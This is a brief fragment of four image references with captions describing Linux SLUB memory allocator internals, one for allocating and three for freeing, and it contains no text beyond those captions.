
SLUB allocator internal- Allocating




SLUB allocator internal - Freeing




SLUB allocator internal- Freeing




SLUB allocator internal- Freeing



